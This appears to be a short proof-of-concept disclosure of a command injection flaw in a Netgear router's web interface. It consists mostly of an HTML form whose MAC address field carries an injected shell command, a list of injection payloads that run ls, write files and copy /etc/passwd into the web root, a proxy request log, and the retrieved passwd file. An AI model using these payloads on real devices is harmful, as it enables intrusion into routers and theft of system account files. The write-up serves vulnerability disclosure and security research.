                        <div align="center">
                        <table align="center" style="margin: 20px; width: 40%;
text-align: center; border: 1px solid #46008F">
                                <tr>
                                        <td width="100%" colspan="2" align="center">
                                                <div align="center"
style="margin:auto;">
                                                        <table id="errorMessageBlock"
align="center" style="margin: 4px auto 10px auto; ">
                                                                <tr>
                                                                        <td
style="padding: 5px; vertical-align: top;"><img src="images/alert.gif" style="border:
0px; padding: 0px; margin: 0px;"></td>
                                                                        <td
style="padding: 5px 5px 5px 0px; vertical-align: middle;"><b id="br_head"
style="color: #CC0000;">Update Success!</b></td>
                                                                </tr>
                                                        </table>
                                                </div>
                                        </td>
                                </tr>
                                <tr>
                                        <td width="30%" class="right"><label
for="macAddress"><b>MAC Address</b></label></td>
                                        <td width="70%"><input type="text"
id="macAddress" name="macAddress" label="MAC Address" value="001122334455 -c 0; cp
/etc/passwd /home/www/passwd
#" onasdf="checkMAC(this.value);">&nbsp;<small>* Format: xxxxxxxxxxxx (x = Hex
String)</small></td>
                                </tr>
                                <tr>
                                        <td width="30%" class="right"><label
for="reginfo"><b>Region</b></label></td>
                                        <td width="70%">
                                                <input type="radio" id="reginfo"
```

Got Passwd



```
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
haldaemon:x:68:68:hald:/:/bin/sh
dbus:x:81:81:dbus:/var/run/dbus:/bin/sh
nobody:x:99:99:nobody:/home:/bin/sh
sshd:x:103:99:Operator:/var:/bin/sh
admin:x:0:0:Default non-root user:/home/cli/menu:/usr/sbin/cli
```

Final Response



Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
129	http://192.168.0.100	GET	/index.php?page=master	☑	□	200	6969	HTML	php	Netgear	
130	http://192.168.0.100	GET	/include/scripts/prototype.js?cod...	☑	□	200	127406	script	js		
131	http://192.168.0.100	GET	/include/scripts/control-modal.js...	☑	□	200	15587	script	js		
132	http://192.168.0.100	GET	/config.php?json=true&code=61...	☑	□	200	1860	script	php		
135	http://192.168.0.100	GET	/include/scripts/browser-ext.js?c...	☑	□	200	6412	script	js		
136	http://192.168.0.100	GET	/include/scripts/effects.js?code=...	☑	□	200	38471	script	js		
137	http://192.168.0.100	GET	/include/scripts/common.js?code...	☑	□	200	137999	script	js		
139	http://192.168.0.100	GET	/include/scripts/wirelessnew.js?c...	☑	□	200	34294	script	js		
140	http://192.168.0.100	GET	/include/scripts/prototype-ext.js?...	☑	□	200	27721	script	js		
142	http://192.168.0.100	GET	/include/scripts/TableSort.js?cod...	☑	□	200	5596	script	js		
143	http://192.168.0.100	GET	/include/scripts/livevalidation.js?...	☑	□	200	50593	script	js		
144	http://192.168.0.100	GET	/include/scripts/validation.js?cod...	☑	□	200	1747	script	js		
145	http://192.168.0.100	GET	/passwd	□	□	200	744	text			

```
Connection: close
Content-Type: application/octet-stream
Accept-Ranges: bytes
Content-Length: 561
Date: Sat, 19 Jun 2021 06:56:35 GMT
Server: lighttpd/1.4.18

root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
haldaemon:x:68:68:hald:/:/bin/sh
dbus:x:81:81:dbus:/var/run/dbus:/bin/sh
nobody:x:99:99:nobody:/home:/bin/sh
sshd:x:103:99:Operator:/var:/bin/sh
admin:x:0:0:Default non-root user:/home/cli/menu:/usr/sbin/cli
```

Injections:

```
001122334455 -c 0; ls #     { check response}

001122334455 -c 0; echo harsh > /tmp/harsh #

001122334455 -c 0; cp  /tmp/harsh /home/www/harsh #

001122334455 -c 0; cp /etc/passwd  /home/www/passwd #     { # here is comment}
```

Browser:
192.168.0.100/passwd { You will see all username and password here }

```
Thanks & Regards
Harshad Shah
Founder & CEO, Hacker Associate
```